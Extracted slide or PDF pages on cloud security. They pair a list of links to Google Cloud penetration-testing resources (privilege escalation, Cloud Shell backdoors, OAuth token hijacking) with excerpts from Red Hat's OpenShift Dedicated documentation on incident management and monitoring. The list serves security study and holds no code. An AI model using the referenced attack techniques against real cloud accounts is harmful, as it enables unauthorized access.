
### Securing instances

Help

- [Cloud Security FAQ](#)
- [Privacy compliance and records for Google Cloud](#)

<https://support.google.com/cloud/answer/6262505?hl=en>

# GCP PLANET



# <https://github.com/Littlehack3r/awesome-gcp-pentesting>

- <https://book.hacktricks.xyz/cloud-security/gcp-security>
- <https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/>
- <https://irsl.medium.com/the-speckle-umbrella-story-part-2-fcc0193614ea>
- <https://mbrancato.github.io/2021/12/28/rce-dataflow.html>
- <https://desi-jarvis.medium.com/gcpfound-a-swiss-army-knife-offensive-toolkit-for-google-cloud-platform-gcp-fb9e18b959b4>
- <https://89berner.medium.com/persistant-gcp-backdoors-with-googles-cloud-shell-2f75c83096ec>
- <https://cloudsecdocs.com/gcp/offensive/attacks/writeups/>
- <https://github.com/dxa4481/AttackingAndDefendingTheGCPMetadataAPI>
- <https://www.netskope.com/blog/gcp-oauth-token-hijacking-in-google-cloud-part-1>
- <https://medium.com/@tomaszwybraniec/google-cloud-platform-pentest-notes-service-accounts-b960dc59d93a>
- <https://rhinosecuritylabs.com/gcp/privilege-escalation-google-cloud-platform-part-1/>
- <https://jryancanty.medium.com/stop-downloading-google-cloud-service-account-keys-1811d44a97d9>

RESOURCE

# OPENSIFT PLANET



- PRODUCTS ▾
- LEARN ▾
- COMMUNITY ▾
- SUPPORT ▾
- FREE TRIAL

Documentation / OpenShift Dedicated / Introduction to OpenShift Dedicated / Policies and service definition / Understanding process and security for OpenShift Dedicated

- > About
- ✓ Introduction to OpenShift Dedicated
  - Understanding OpenShift Dedicated
  - Architecture concepts
  - ▼ Policies and service definition
    - OpenShift Dedicated service definition
    - Responsibility assignment matrix
  - Understanding process and security for OpenShift Dedicated
  - About availability for OpenShift Dedicated
  - Update life cycle
  - Support for OpenShift Dedicated
- > Red Hat OpenShift Cluster Manager
- > Planning your environment
- > Getting started

## Understanding process and security for OpenShift Dedicated

### Incident and operations management

This documentation details the Red Hat responsibilities for the OpenShift Dedicated managed service.

### Platform monitoring

A Red Hat Site Reliability Engineer (SRE) maintains a centralized monitoring and alerting system for all OpenShift Dedicated cluster components, SRE services, and underlying cloud provider accounts. Platform audit logs are securely forwarded to a centralized SIEM (Security Information and Event Monitoring) system, where they might trigger configured alerts to the SRE team and are also subject to manual review. Audit logs are retained in the SIEM for one year. Audit logs for a given cluster are not deleted at the time the cluster is deleted.

### Incident management

An incident is an event that results in a degradation or outage of one or more Red Hat services. An incident can be raised by a customer or Customer Experience and Engagement (CEE) member through a support case, directly by the centralized monitoring and alerting system, or directly by a member of the SRE team.

Depending on the impact on the service and customer, the incident is categorized in terms of [severity](#).

The general workflow of how a new incident is managed by Red Hat:


TABLE OF CONTENTS

- Incident and operations management
- Platform monitoring
- Incident management
- Notifications
- Backup and recovery
- Cluster capacity management
- Change management
- Customer-initiated incidents
- Red Hat-initiated incidents
- Patch management
- Release management
- Identity and access management
- Subprocessors
- SRE access to a cluster
- Privileged access to OpenShift Dedicated
- SRE access to customer accounts
- Red Hat support
- Customer access to support
- Access approvals
- Security and regulatory compliance
- Data classification
- Data management
- Vulnerability management
- Network security
- Penetration testing
- Compliance

